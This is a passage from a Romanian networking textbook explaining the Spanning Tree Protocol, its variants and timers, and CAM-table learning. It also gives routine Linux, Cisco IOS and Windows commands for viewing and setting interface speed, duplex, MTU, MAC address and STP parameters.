Situația este similară în cazul trimiterii unui cadru de unicast către o adresă MAC destinație ce nu este cunoscută de switch-urile din rețeaua locală.


Soluția de asigurare a redundanței la nivelul rețelei locale constă în păstrarea redundanței la nivelul fizic, cu întreruperea buclelor de nivel legătură de date.



2-9 Redundanța în rețele Ethernet

2.4.1 Spanning Tree Protocol

Pentru a putea menţine ideea de redundanţă la nivel de legături fizice, dar fără a permite crearea de bucle logice, a fost creat protocolul STP (Spanning Tree Protocol). După cum sugerează şi numele, algoritmul se bazează pe alegerea unui switch central numit *root bridge*. Acesta va deveni radăcina arborelui, restul switch-urilor păstrând activ doar drumul de cost minim până la el, folosind o varianta a algoritmului Bellman-Ford. Raportat la arhitectura propusă, dacă SW2 ar deveni *root bridge*, atunci din punct de vedere logic ar funcţiona legăturile din 2-10.



2-10 Topologia logică în urma rulării STP

Legătura între SW1 şi SW7 nu transportă trafic în mod activ. Dacă legătura între SW7 şi SW2 nu mai funcţionează, este reactivată legătura între SW1 şi SW7.

Procesul de calculare al arborelui STP are două faze:

- Se alege *root bridge-ul;*
- Fiecare switch îşi stabileşte legătura de cost minim până la *root bridge* şi închide toate celelalte legături.

Trebuie menţionat că în toate criteriile folosite în calculul rolurilor STP, valoarea mai mică este considerată mai bună.

2.4.2 Reguli şi roluri în convergenţă

Root bridge-ul este ales pe baza *Bridge-ID-ului,* o valoare formată din prioritate şi adresa MAC a echipamentului. Prioritatea este un număr între 4096 şi 65535 cu o valoare implicită de 32768, putând fi modificată în incrementări de 4096. Cu cât valoarea este mai mică, cu atât şansele de a fi ales *root bridge* sunt mai bune. Dacă priorităţile sunt egale, se compară adresele MAC. Raportându-ne la topologia din 2-10, în care *root bridge* este SW2, o posibilă listă de *Bridge ID-uri* ar putea fi:

- SW2: 32768:AA-CD-BE-44-32-11
- SW1: 32768:AA-CD-BE-16-32-11
- SW7: 32768:AA-CD-FE-66-32-11
- SW8: 32768:AA-CD-FE-66-52-11

După selecţia unui *root bridge* fiecare switch îşi alege un singur port pe care poate ajunge la acesta, numit *root port.* Fiecare segment Ethernet va avea un capăt care duce spre acesta, denumit *designated port.* Criteriile după care se negociază *designated port* între două switch-uri la nivel de segment Ethernet sunt, în ordinea importanţei:

- Costul cel mai mic raportat până la *root bridge;*
- Cel mai mic *Bridge ID.*

Criteriile după care un switch stabileşte care din porturi va fi *root port* sunt, în ordinea priorităţii:

- Costul cel mai mic raportat până la *root bridge;*
- Portul conectat la switch-ul cu cel mai mic *Bridge ID;*
- Portul cu cea mai mică prioritate;
- Portul cu cel mai mic ID.

Costul până la *root bridge* se incrementează la fiecare punct de nivel doi intermediar, până la switch-ul curent. STP-ul are reglementat un set de costuri fixe în funcţie de viteza interfeţei fizice, expuse în 2-11.

Viteza	Cost
10 Mbps	100
100 Mbps	19
1 Gbps	4
10 Gbps	2

2-11 Costuri STP

Prioritatea la nivel de interfaţă poate avea valori între 2 şi 256, fiind implicit 128. Pentru a comunica parametrii STP în scopul negocierilor iniţiale, precum şi pentru a menţine stabilitatea topologiei, se transmit pachete speciale numite BPDU-uri (Bridge Protocol Data Units). Acestea sunt emise la intervale fixe numite *Hello time,* având valoarea implicită de 2 secunde. Pentru a înţelege ce se întâmplă cu porturile care nu devin *root* sau *designated,* trebuie să studiem tranziţia de stări a porturilor de switch în condiţiile utilizării protocolului STP. În funcţie de starea în care se află un port, acesta poate procesa exclusiv trafic STP, sau poate tranzita şi trafic util. De asemenea, între anumite stări se trece doar după epuizarea unui interval de timp numit *Forward Delay* având o valoare implicită de 15 secunde. O descriere a stărilor în care se poate situa un port se află în 2-12.

2.4.3 Exemplu de topologie de STP


Pentru a verifica dacă aşteptările noastre asupra modului în care se stabilizează o reţea sunt coerente cu logica STP, ar putea fi folosite următoarele reguli:

Stare	Durata tranziţiei	Descriere
Disabled	N/A	Portul nu este funcţional: nici nu transmite, nici nu primeşte BPDU sau trafic util.
Blocking	N/A	Portul a fost închis in urma negocierilor STP pentru a preveni buclele logice. Traficul BPDU este primit şi interpretat în continuare.
Listening	15 s	Portul participă în mod activ la o negociere STP, putând deveni *root port* sau *designated*. Se trimit BPDU-uri dar nu şi trafic util.
Learning	15 s	La fel ca şi în starea anterioară, portul tranzitează în mod activ BPDU-uri şi îşi populează tabela cu adrese MAC. În continuare nu se poate trimite trafic util.
Forwarding	N/A	Portul a fost ales ca *root* sau *designated* şi poate procesa trafic util. Portul continuă să trimită şi să interpreteze BPDU-uri.

2-12 Stările posibile ale unui port STP

- Topologia trebuie să aibă un singur *root bridge.*
- *Root bridge-ul* trebuie să aibă toate porturile în starea *forwarding.*
- Fiecare switch poate avea un singur *root port.*
- Fiecare segment Ethernet poate avea o singură terminaţie *designated.*
- Un segment Ethernet va procesa trafic util doar dacă ambele capete sunt trecute în starea *forwarding.*


În topologia din 2-13 observăm negocierile ce vor avea loc, pas cu pas, pentru stabilirea *root bridge-ului* precum şi a arborelui STP aferent. SW1 devine *root bridge* deoarece are valoarea de prioritate cea mai mică. După stabilirea *root bridge-ului,* fiecare echipament trebuie să determine calea optimă până la acesta.



2-13 STP - alegerea root bridge-ului

Porturile lui SW1 vor fi toate în starea *forwarding* şi, pe toate segmentele unde este conectat, porturile deţinute de acesta vor fi *designated.* SW7 poate ajunge la *root bridge* prin portul 3 cu un cost de 100 şi pe portul 4 cu un cost de 38. Portul 3 va fi trecut în *blocking,* iar portul 4 va fi în *forwarding,* primind rolul de *root port* datorită costului mai bun. Pe segmentul SW1-SW7 portul 3 este *blocking* iar portul 7 este *designated* şi *forwarding.* Pe segmentul SW7-SW2 portul 4 va fi *forwarding* şi portul 2 va fi *designated* şi *forwarding.*

SW2 poate ajunge la SW1 prin portul 1 cu un cost de 19 sau prin porturile 3 şi 4 cu un cost de 38, la fel şi SW3. Ambele switch-uri vor selecta portul 1 ca fiind *root port* datorită costului mai bun. Pe segmentul între SW2 şi SW3 nu se va mai procesa trafic util, fiind considerat un traseu redundant până la *root bridge.* Totuşi, trebuie negociat care capăt va fi în forwarding si care va fi în blocking. SW2 şi SW3 raportează acelaşi cost unul către celălalt; ca atare, se va folosi *Bridge ID-ul* ca şi criteriu de departajare. Pentru că SW3 prezintă un ID mai bun, terminaţiile aferente acestuia vor fi *designated,* iar cele aferente lui SW2 vor fi *blocking.* Topologia finală se poate vedea în 2-14.



2-14 STP - topologia finală


2.4.4 Criterii de reconvergenţă

STP sau 802.1D (după cum este numit de IEEE) are rolul de menţine o topologie de nivel doi lipsită de bucle. Echipamentele participante la reţeaua STP ştiu doar cum ajung la *root bridge* şi care este starea legăturilor cu echipamentul direct conectat, neavând o viziune de ansamblu asupra întregii reţele. Pentru a reacţiona rapid la schimbările de topologie se trimit, la interval de *Hello Time,* BPDU-uri către toate echipamentele direct conectate. Întreruperile fizice la nivel de STP pot fi clasificate în două categorii: întreruperi directe, când sunt afectate legături direct conectate la echipamentul curent, sau întreruperi indirecte, ce au loc dincolo de legăturile Ethernet ale echipamentului curent.

În cazul unei întreruperi directe pot avea loc urmatoarele evenimente:

- Dacă portul este în *blocking,* intrările asociate cu acesta din tabela CAM vor dispărea, dar nu se va genera nici o modificare in topologia STP.
- Dacă portul era *designated*, pe echipamentul local nu se ia nici o acţiune. Dacă un echipament pe treapta ierarhică inferioară pierde portul *root* se declanşează o schimbare de topologie.
- Dacă se pierde portul *root*: se identifică o cale alternativă (care e în *blocking*) către *root bridge-ul* curent şi se trece prin *listening* şi *learning* pentru a deveni noul *root port*.
- Dacă se pierd toate legăturile către *root bridge-ul* actual, echipamentul curent se va anunţa pe sine ca fiind *root bridge.*

Dacă un echipament pierde toate legăturile către *root bridge,* acesta va începe să trimită BPDU-uri anunţându-se pe sine ca deţinătorul acestui rol. Astfel, până la stabilizarea topologiei, în reţea vor circula în paralel două tipuri de BPDU-uri cu informaţii distincte. BPDU-urile despre un nou *root bridge* primite pe un anumit port nu vor fi luate în considerare până când informaţia asociată cu *root bridge-ul* curent nu expiră. Intervalul de timp după care expiră datele asociate cu *root bridge-ul* curent, dacă nu se mai primesc BPDU-uri de la acesta, se numeşte *Max _Age* şi are valoarea implicită de 20 de secunde.



2-15 STP - reconvergenţa topologiei

În cazul figurii 2-15, SW1 a pierdut toate legăturile la SW3 şi nu mai are porturi alternative către acesta care sa fie în *blocking.* Ca atare, trimite BPDU-uri în toata reţeaua, anunţându-se pe sine ca *root bridge.* SW7 primeşte BPDU-uri atât de la SW1 cât şi de la SW2. SW7 este evident afectat de schimbarea de topologie, întrucât urmează să îşi schimbe *root port-ul.* La expirarea intervalului *Max_Age,* SW7 va considera BPDU-urile primite de la SW1 inferioare şi va trece portul 4 în *listening*

întrucât BPDU-rile de *root bridge* nu mai sunt primite pe portul 3. Până în momentul când SW7 va putea procesa trafic util în continuare va trece un interval de timp de 2x*Forward_Delay+Max_Age,* adică în total 50 s.

Pentru a procesa traficul în mod eficient trebuie ca rolul porturilor să fie luat în considerare în construcţia tabelei CAM întrucat, după cum s-a menţionat, doar porturile care sunt în *forwarding* procesează trafic util. Ca atare, segmentele Ethernet unde porturile nu sunt în *forwarding* nu trebuie să se regăsească în tabela CAM.

Astfel, odată cu semnalarea modificărilor în arborele STP, trebuie modificate şi tabelele cu adresele MAC ale switch-urilor. Mecanismul prin care se asigură coerenţa tabelelor CAM, relativ la configuraţia STP actuală, este:

- Un switch care detectează un link ce trece în up/down trimite BPDU-uri cu flag-ul TCN (*Topology Change Notification*) setat la interval de *Hello_interval*, pe portul *root* până când primeşte un BPDU cu flag-ul *TCN Acknowledged*;
- Fiecare switch care primeşte TCN BPDU-uri pe portul *designated* le trimite mai departe pe port-ul *root* şi apoi aşteaptă *TCN Acknowledged* BPDU;
- Când BDPU-rile TCN ajung la *root bridge,* acesta trimite pe toate porturile BPDU-uri *TCN Acknowledged* timp de 2x*Forward_Delay+Max_Age*
- Toate switch-urile care primesc BPDU-urile de la *root bridge* vor modifica timpul de expirare al adreselor MAC din tabela CAM de la 300 de secunde la *Forward_Delay,* pentru a facilita reînvăţarea acestora.

2.4.5 Variante de STP

Pentru a compensa pentru tehnologii cum ar fi VLAN-urile precum şi pentru creşterea necesităţii reţelelor cu o convergenţă mai rapidă au fost introduse variante noi ale STP-ului. Aceste protocoale au la bază aceleaşi principii ca STP-ul, pentru a menţine o reţea de nivel doi redundantă fără bucle logice. Astfel, tipurile de STP folosite la ora actuală sunt următoarele:

- **CST** (*Common Spanning Tree protocol*) foloseşte o singură instanţă de STP pentru întreaga reţea de switch-uri, indiferent câte VLAN-uri sunt configurate pe acestea.
- **PVST** (*Per VLAN Spanning Tree protocol*) este un protocol proprietar Cisco care creează o instanţă de STP pentru fiecare VLAN configurat pe switch. Foloseşte ISL ca protocol de *trunking* şi permite customizarea reţelei de nivel doi pentru fiecare VLAN de pe switch.
- **PVST+** (*Per VLAN Spanning Tree protocol*) creează o instanţă de STP pentru fiecare VLAN configurat pe switch. Foloseşte 802.1Q ca protocol de *trunking* şi permite interoperabilitatea cu CST şi PVST. Este protocolul implicit care rulează pe switch-urile de la Cisco.
- **RSTP** (*Rapid Spanning Tree protocol – 802.1W*) tratează aceleaşi probleme ca STP, dar au fost aduse numeroase îmbunătăţiri la nivelul algoritmului, pentru reducerea timpilor de convergenţă.
- **MST** (*Multiple instance Spanning Tree protocol – 802.1s*) se bazează pe RSTP şi permite gruparea selectivă de instanţe de STP şi grupuri de VLAN-uri. A fost creat pentru a obţine flexibilitatea în configurare propusă de PVST, dar cu reducerea instanţelor de STP necesare şi, implicit, cu scăderea resurselor de procesare.

Întrucât la ora actuală orice reţea de producţie foloseşte VLAN-uri pentru a segmenta traficul, folosirea PVST+ ca protocol implicit a fost o soluţie naturală. Când o interfaţă este asociată cu un VLAN, va procesa trafic doar din acesta. Dat fiind că un VLAN este de obicei prezent pe mai multe switch-uri, nevoia de customizare a fluxului de trafic util în reţea a fost una stringentă.

Modul de operare al PVST-ului este acelaşi cu STP-ul dar, în plus, a fost introdusă noţiunea de *Extended System ID* în loc de *Bridge ID.* Dacă în STP *Bridge ID-ul* era format din prioritate şi MAC, în cazul STP prioritatea este formată din *Extended System ID (* 12 biţi) şi *Prioriy* (2 biţi). Rezultatul direct este faptul că prioritatea care se regăseşte în configuraţiile switch-ului este, de fapt, prioritatea configurată + *VLAN ID-ul*, stocate într-un număr pe 16 biţi. Dat fiind faptul că pe un switch Cisco pot fi configurate 4096 de VLAN-uri, prioritatea maximă configurabilă este 61440.

2.5 Utilitare pentru gestiunea reţelelor Ethernet

2.5.1 Linux

Pentru inspectarea şi manipularea parametrilor unei interfeţe Ethernet în Linux se foloseşte **ethtool.** Rulând comanda fără argumente se pot regăsi toţi parametrii de funcţionare ai interfeţei.

```
root@HQ:~# ethtool eth1
Settings for eth1:
 Supported ports: [ TP ]
 Supported link modes: 100baseT/Half 100baseT/Full
 1000baseT/Full


 Supports auto-negotiation: Yes
 Advertised link modes: 100baseT/Half 100baseT/Full
 1000baseT/Full

 Advertised auto-negotiation: Yes
 Speed: 100Mb/s
 Duplex: Full
 Port: Twisted Pair
 PHYAD: 0
 Transceiver: internal
 Auto-negotiation: on
 Supports Wake-on: umbg
 Wake-on: g
 Current message level: 0x00000007 (7)
 Link detected: yes
```

Pentru a modifica viteza şi duplex-ul la care operează interfaţa, aceasta trebuie întâi închisă folosind comenzile `ifconfig` sau `ip link`. Apoi, utilizând parametrii `speed` şi `duplex`, trebuie să fie oprită şi funcţia de auto-negociere pe interfaţă, folosind comanda `ethtool`.

```
root@HQ:~# ifconfig eth1 down
root@HQ:~# ethtool -s eth1 speed 10 duplex half autoneg off
```

Pentru a lista adresa MAC se pot folosi oricare dintre comenzile `ethtool`, `ifconfig` sau `ip link`. De obicei se preferă ultimele două, întrucât prima nu se regăseşte în mod implicit pe majoritatea distribuţiilor Linux.

```
root@HQ:~# ethtool -P eth1
Permanent address: 00:0c:29:af:f4:25
```

```
root@HQ:~# ip link show dev eth1
2: eth1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast state DOWN qlen 1000
 link/ether 00:0c:29:af:f4:25 brd ff:ff:ff:ff:ff:ff

root@HQ:~#ifconfig eth1
eth0 Link encap:Ethernet HWaddr 00:0c:29:af:f4:25
 inet6 addr: fe80::20c:29ff:feaf:f425/64 Scope:Link
 UP BROADCAST MULTICAST MTU:1500 Metric:1
 RX packets:1492 errors:0 dropped:0 overruns:0 frame:0
 TX packets:494 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:566547 (566.5 KB) TX bytes:52398 (52.3 KB)
 Interrupt:19 Base address:0x2000
```

Modificările asupra adresei MAC, aşa cum este stocată la nivelul sistemului de operare în stiva de networking, se pot face folosind comanda `ifconfig`, după ce este închisă interfaţa.

```
root@HQ:~# ifconfig eth0 down
root@HQ:~# ifconfig eth0 hw ether AA:BB:CC:01:02:32
root@HQ:~# ifconfig eth0 up
```

Aceeaşi modificare poate fi aplicată folosind `ip link`.

```
root@HQ:~# ip link set dev eth0 down
root@HQ:~# ip link set eth0 address aa:bb:cc:11:22:33
root@HQ:~# ip link set dev eth0 up
```

Similar, MTU-ul poate fi modificat folosind ambele comenzi.

```
root@HQ:~# ifconfig eth0 mtu 1700
root@HQ:~# ip link set dev eth0 mtu 1500
```

2.5.2 Cisco IOS

Pentru a lista parametrii Ethernet ai unei interfeţe pe un ruter sau switch se foloseşte comanda `show interfaces`.

```
router#show interfaces gigabitEthernet 0/1
GigabitEthernet0/1 is up, line protocol is up
 Hardware is PQ3_TSEC, address is d48c.b528.9101 (bia d48c.b528.9101)
 MTU 1500 bytes, BW 1000000 Kbit/sec, DLY 10 usec,
 reliability 255/255, txload 1/255, rxload 1/255
 Keepalive set (10 sec)
 Full Duplex, 1Gbps, media type is RJ45
 output flow-control is unsupported, input flow-control is unsupported
 ARP type: ARPA, ARP Timeout 04:00:00
 Last input 00:00:00, output 00:00:00, output hang never
 Last clearing of "show interface" counters never
 Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0
 Queueing strategy: fifo
 Output queue: 0/40 (size/max)
 5 minute input rate 85000 bits/sec, 23 packets/sec
 5 minute output rate 80000 bits/sec, 23 packets/sec
 2110643 packets input, 752315587 bytes, 0 no buffer
 Received 397274 broadcasts (0 IP multicasts)
 0 runts, 0 giants, 0 throttles
 0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
 0 watchdog, 392473 multicast, 0 pause input
 2002831 packets output, 1386646070 bytes, 0 underruns
 0 output errors, 0 collisions, 0 interface resets
 0 unknown protocol drops
 0 babbles, 0 late collision, 0 deferred
 2 lost carrier, 0 no carrier, 0 pause output
 0 output buffer failures, 0 output buffers swapped out
```

Modificarea adresei MAC a unei interfeţe de ruter se face folosind comanda `mac-address` din contextul de *config-if.*

```
router#configure terminal
router(config)#interface gigabitEthernet 0/1
router(config-if)#mac-address aaaa.bbbb.cccc
```

Pentru a modifica viteza la care funcţionează interfaţa, se foloseşte comanda `speed` din contextul *config-if*. În exemplul de mai jos, viteza de funcţionare a interfeţei a fost modificată la 100 Mbps.

```
router#configure terminal
router(config)#interface gigabitEthernet 0/1
router(config-if)#speed 100
```

Pentru a modifica *duplex-ul* de pe interfaţă se poate folosi comanda `duplex` din acelaşi context.

```
router#configure terminal
router(config)#interface gigabitEthernet 0/1
router(config-if)#duplex half
```

MTU-ul la nivel de interfaţă se setează folosind comanda `mtu` din contextul *config-if*

```
router#configure terminal
router(config)#interface gigabitEthernet 0/1
router(config-if)#mtu 1800
```


2.5.3 Windows

Pentru a vizualiza adresa MAC în Windows Server 2008 în linia de comandă trebuie rulată comanda `ipconfig` cu parametrul `/all`

```
C:\Users\Administrator>ipconfig /all
Ethernet adapter Local Area Connection:

 Connection-specific DNS Suffix . : localdomain
 Description . . . . . : Intel(R) PRO/1000 MT Network Connection
 Physical Address. . . . . : 00-0C-29-95-27-AC
 DHCP Enabled. . . . . : Yes
 Autoconfiguration Enabled . . . . : Yes
 Link-local IPv6 Address ..... : fe80::4a:98c5:c13a:99ca%11(Preferred)
 IPv4 Address. . . . . : 192.168.58.132(Preferred)
 Subnet Mask . . . . . : 255.255.255.0
```

```
    Lease Obtained..... . . . . : Sunday, September 09, 2012 8:25:48 PM
    Lease Expires . . . . . . . : Sunday, September 09, 2012 8:55:47 PM
    Default Gateway . . . . . . . . . : 192.168.58.2
    DHCP Server . . . . . . . . . . . : 192.168.58.254
    DHCPv6 IAID . . . . . . . . . . . : 234884137
    DHCPv6 Client DUID. . . . . : 00-01-00-01-17-71-40-D7-00-0C-29-95-27-AC
    DNS Servers . . . . . . . . . . . : 192.168.58.2
    Primary WINS Server . . . . . . . : 192.168.58.2
    NetBIOS over Tcpip. . . . . . . . : Enabled
```




2-16 Configurarea adresei MAC pe Windows Server 2008

Pentru a seta adresa MAC pe Windows Server 2008 (2-16) trebuie parcurşi următorii paşi:

- Navigare până la `Control Panel > Network and internet > View Network Status and Task > Change Adapter Settings >`
- Selectarea plăcii de reţea pe care se doreşte operarea modificării.
- Navigare până la `Right-click > Properties > Configure > Advanced`
- Modificarea parametrului `Locally Administered Address`
- Viteza interfeţei (2-17) se poate regăsi folosind următorii paşi:
- Navigare pana la `Control Panel > Network and internet > View Network Status and Task > Change Adapter Settings >`
- Selectarea plăcii de reţea
- Selectare `Right-click > Status`

Inspectarea si modificarea setărilor de duplex şi viteză ţin foarte mult de capabilităţile puse la dispoziţie de driverele plăcii de reţea. Astfel, este posibil să nu fie regăsită această opţiune. Pentru a putea modifica setările de *duplex* şi *speed* (2-18) trebuie parcurşi următorii paşi:


- Navigare până la `Control Panel > Network and internet > View Network Status and Task > Change Adapter Settings >`
- Selectarea plăcii de reţea pe care dorim să operăm
- Navigare până la `Right-click > Properties > Configure > Advanced`
- Modificarea unuia dintre parametrii `Duplex Mode, Media, Media Type,` sau `Link Speed & Duplex`



2-17 Viteza interfeţei în Windows Server 2008

Pentru a putea vizualiza sau modifica *MTU-ul* setat pe o interfaţă din lina de comandă se poate folosi comanda `netsh`.


```
C:\Users\Administrator>netsh int ip show int
Idx Met MTU State Name
--- ---------- ---------- ------------ ---------------------------
  1 50 4294967295 connected Loopback Pseudo-Interface 1
 11 10 1500 connected Local Area Connection
C:\Users\Administrator>netsh interface ipv4 set subinterface "Local Area Connection"
mtu=1300 store=persistent
```



2-18 Modificarea setărilor de duplex şi speed în Windows Server 2008

2.6 Scenarii

2.6.1 Comutarea cadrelor în interiorul rețelei locale



2-19 Trimiterea unui cadru de la C la E când tabelele CAM sunt vide

Mai departe, vom observa procesul prin care switch-urile își populează tabela CAM pe măsură ce procesează trafic. În 2-19 și 2-20 se poate observa cum trece traficul, respectiv cum se populează tabelele switch-urilor după o primă comunicare între stația C și stația E. În fază inițială tabelele CAM sunt goale, deci cadrul va fi trimis pe toate porturile mai puțin cel de pe care a venit.


	Sw8
MAC [C]	4

	Sw1
MAC[C]	8

	Sw7
MAC[C]	3

2-20 Tabelele CAM după transmirerea unui cadru de la stația C

În 2-22 apar modificările întreprinse în urma traficului de întoarcere de la Stația E la Stația C.



2-21 Trimiterea unui cadru de la E la C

După cum se poate observa în 2-21, traficul de întoarcere către Stația C a fost în totalitate *unicast.* Tablele CAM se populează progresiv cu asocieri de tipul MAC-port, pe baza adreselor sursă ale cadrelor comutate.

	Sw8
MAC [C]	4
MAC[E]	1


	Sw1
MAC[C]	8
MAC[E]	7

	Sw7
MAC[C]	3
MAC[E]	8

2-22 Tabelele CAM răspunsul stației E

În exemplul din 2-23, Stația D a trimis un cadru de *broadcast* în rețea. Se poate observa că traficul se propagă aproape identic ca în primul exemplu, excepție făcând faptul că s-a replicat cadrul și pe portul 4, chiar dacă era deja asociat cu MAC-ul lui C. Acest comportament relevă cantitatea mare de trafic de *broadcast* care se creează după golirea tabelei CAM, ce urmează unei modificări de

topologie în STP. Cu toate că a fost vorba de un cadru de broadcast, s-au creat în continuare asocierile între adresele MAC şi porturi (vezi 2-24).



2-23 Staţia D trimite un cadru broadcast


	Sw8
MAC [C]	4
MAC[E]	1
MAC [D]	9

	Sw1
MAC[C]	8
MAC[E]	7
MAC [D]	8

	Sw7
MAC[C]	3
MAC[E]	8
MAC [D]	3

2-24 Tabelele CAM după trimiterea unui cadru de broadcast de la staţia D

Cel de al patrulea cadru este trimis de staţia F şi este destinat staţiei C (vezi 2-25).



2-25 Trimiterea unui cadru de la F la C

Adresă	Interfeţe SW8	Adresa	Interfeţe SW1	Adresa	Interfeţe SW7
MAC [C]	4	MAC[C]	8	MAC[C]	3
MAC [D]	9	MAC[E]	7	MAC[E]	8
MAC[E]	1	MAC[D]	8	MAC [D]	3
MAC[F]	1	MAC [F]	7	MAC [F]	9

2-26 Tabelele CAM trimterea cadrului de la staţia F către staţia C

După ce au fost completate toate asocierile, cadrele vor fi replicate doar între porturile către staţiile sau echipamentele direct implicate în comunicare.

2.6.2 STP

În mod implicit pe switch-urile Cisco Ruleaza PVST+. Acest protocol foloseşte aceleaşi principii ca şi STP pentru a asigura o topologie de nivel 2, redundantă, fără bucle, dar rulează o instanţă separată de protocol pentru fiecare VLAN. Pentru vedea un set de informaţii de bază despre starea protocolului STP pe un echipament se foloseşte comanda `show spanning-tree`. În cazul folosirii de PVST+ rularea acestei comenzi va avea ca rezultat listarea stării instanţelor de STP de pe toate VLAN-urile switch-ului. Pentru a vedea parametrii STP doar pe un VLAN se rulează `show spanning-tree vlan`.

```
SW2#show spanning-tree vlan 10
VLAN0010
 Spanning tree enabled protocol ieee
 Root ID Priority 24586
 Address 0001.C9BD.4E63
 This bridge is the root
 Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
```

```
 Bridge ID Priority 24586 (priority 24576 sys-id-ext 10)
 Address 0001.C9BD.4E63
 Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
 Aging Time 20

Interface Role Sts Cost Prio.Nbr Type
---------------- ---- --- --------- -------- --------------------------
Fa0/1 Desg FWD 19 128.1 P2p
Fa0/3 Desg FWD 19 128.3 P2p
Fa0/4 Desg FWD 19 128.4 P2p
```

Un avantaj al folosirii PVST este faptul că unele interfeţe *trunk* pot fi în *forwarding* pentru un VLAN şi în *blocking* pentru altul, permiţând funcţionalităţi de balansare a traficului peste mai multe legături.

```
SW2#show spanning-tree vlan 20
VLAN0020
 Spanning tree enabled protocol ieee
 Root ID Priority 24596
 Address 0030.F209.A1BC
 Cost 19
 Port 1(FastEthernet0/1)
 Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec

 Bridge ID Priority 32788 (priority 32768 sys-id-ext 20)
 Address 0001.C9BD.4E63
 Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
 Aging Time 20

Interface Role Sts Cost Prio.Nbr Type
---------------- ---- --- --------- -------- --------------------------
Fa0/1 Root FWD 19 128.1 P2p
Fa0/3 Altn BLK 19 128.3 P2p
Fa0/4 Altn BLK 19 128.4 P2p
```

În cazul de mai sus porturile 3 şi 4 procesează trafic util din VLAN-ul 10 dar nu şi din VLAN-ul 20. Se poate observa cum *bridge id-ul* se compune din valoarea de prioritate şi numărul VLAN-ului. Alături de informaţiile despre switch-ul curent, se pot obţine *Root Bridge ID,* precum şi portul fizic pe care se ajunge la acesta. În cazul PVST, un switch poate fi *Root Bridge* pe un VLAN chiar dacă nu are acest rol şi pe restul.

Pentru a obtine o viziune de ansamblu asupra tuturor instanţelor de STP care rulează la nivelul unui switch se poate folosi comanda `show spanning-tree summary`. Aceasta va lista stările porturilor pe diversele instanţe STP şi varianta de STP care rulează (MST,PVST,RSTP,CST).

```
SW2#show spanning-tree summary
Switch is in pvst mode
Root bridge for: VLAN0010
Extended system ID is enabled
Portfast Default is disabled
PortFast BPDU Guard Default is disabled
Portfast BPDU Filter Default is disabled
Loopguard Default is disabled
EtherChannel misconfig guard is disabled
UplinkFast is disabled
BackboneFast is disabled
Configured Pathcost method used is short

Name Blocking Listening Learning Forwarding STP Active
-------------------- -------- --------- -------- ---------- ----------
VLAN0001 0 0 0 3 3
VLAN0010 0 0 0 3 3
VLAN0020 2 0 0 1 3

-------------------- -------- --------- -------- ---------- ----------
3 vlans 2 0 0 7 9
```

În cazul PVST+ este posibilă echilibrarea traficului între mai multe legături fizice prin setarea manuală a parametrilor folosiţi în negocierea rolurilor la nivelul segmentelor Ethernet. Dat fiind că balansarea traficului implică multiplexarea fluxului de date peste mai multe legături de cost egal, şi al doilea parametru ca importanţă este *Bridge ID-ul,* este convenabil ca acesta să fie manipulat.

```
SW#configure terminal
router(config)#spanning-tree vlan 10 root primary
```

Comanda `spanning-tree root primary` asigură faptul că switch-ul actual preia rolul de *Root Bridge*. Comanda foloseşte următoarea logică:

- Dacă prioritatea *root bridge-ului* curent este mai mare de 24,576, valoarea priorităţii se setează la 24,576;
- Daca prioritatea *root bridge-ului* curent este sub 24,576, atunci prioritatea switch-ului curent va deveni egală cu prioritatea *root bridge-ului* curent, decrementată cu 4096.

În cazul PVST comanda poate fi rulată la nivel de VLAN:

```
SW#configure terminal
router(config)#spanning-tree vlan 10 root secondary
```

Comanda de mai sus are rolul de a configura un switch ca un backup *root bridge* în condiţiile în care cel curent nu va mai funcţiona. În practică, comanda de mai sus setează prioritatea switch-ului curent la valoarea de 28672, indiferent de prioritatea *root bridge-ului.*

Comenzile de mai sus nu au o funcţionalitate persistentă, în sensul ca iau în considerare prioritatea *root bridge-ului* în momentul rulării şi nu reacţionează dacă ulterior în reţea apar switch-uri cu o prioritate mai bună.

```
SW#configure terminal
router(config)#spanning-tree vlan 10 priority 4096
```

O limitare a comenzii `spanning-tree root primary` este faptul că aceasta eşuează dacă stabilirea switch-ului curent ca root bridge implică decrementarea priorităţii la 0. Pentru a seta prioritatea unui switch la 0 se poate folosi comanda `spanning-tree priority`.

```
SW#configure terminal
router(config)#spanning-tree vlan 10 hello-time 5
```

Comanda de mai sus modifică intervalul *Hello* la care se trimit BPDU-uri la toţi vecinii switch-ului curent. Valoarea implicita a acestuia este de 2 secunde, dar poate lua valori între 1 şi 10 secunde.

```
SW#configure terminal
router(config)#spanning-tree vlan 10 forward-time 5
```

Comanda de mai sus modifică intervalul de *Forward_Delay* care controlează cât timp durează tranziţia între setările *Listening – Learning* şi între *Learning – Forwarding.* În mod implicit acest interval este de 15 secunde dar poate lua valori între 4 şi 30 de secunde.

```
SW#configure terminal
router(config)#spanning-tree vlan 10 max-age
```

Comanda de mai sus modifică intervalul de *Max Age* care reglementează intervalul de timp maxim în care un switch poate să nu primeasca BDPU-uri de la *Root Bridge –ul* curent până a-l considera nefuncţional. Valoarea implicită este de 20 secunde, dar poate fi setat între 6 şi 40 de secunde.

```
SW#configure terminal
router(config)#spanning-tree vlan 10 diameter 5
```

Intervalele de timp STP (*Hello, Forward_Delay* şi *Max Age*) au fost gândite pentru a asigura diseminarea informaţiei privind o schimbare de topologie în toata reţeaua, pentru evitarea buclelor logice şi a propagării de informaţii eronate. Valorile implicite rezultă dintr-un calcul elaborat şi sunt menite să acomodeze o reţea cu diametrul de maxim 7 switch-uri. Mai exact, pentru a asigura ca BPDU-urile se propagă la toate echipamentele în intervalul de 2xForward_Delay, reţeaua de nivel doi nu trebuie să aibă mai mult de 7 hopuri de nivel 2. Comanda de mai sus este un macro care modifică intervalele *Hello, Forward_Delay* şi *Max Age,* conform calculului menţionat mai sus, pentru a acomoda dezideratul de topologii fără bucle logice, în reţele de switch-uri cu diametru variabil. Dacă se doreşte optimizarea timpilor de convergenţă, se recomandă folosirea acestei comenzi şi nu modificarea individuală a celor trei intervale.

```
SW#configure terminal
SW(config)#interface FastEthernet0/1
SW(config-if)#spanning-tree vlan 10 port-priority 200
```

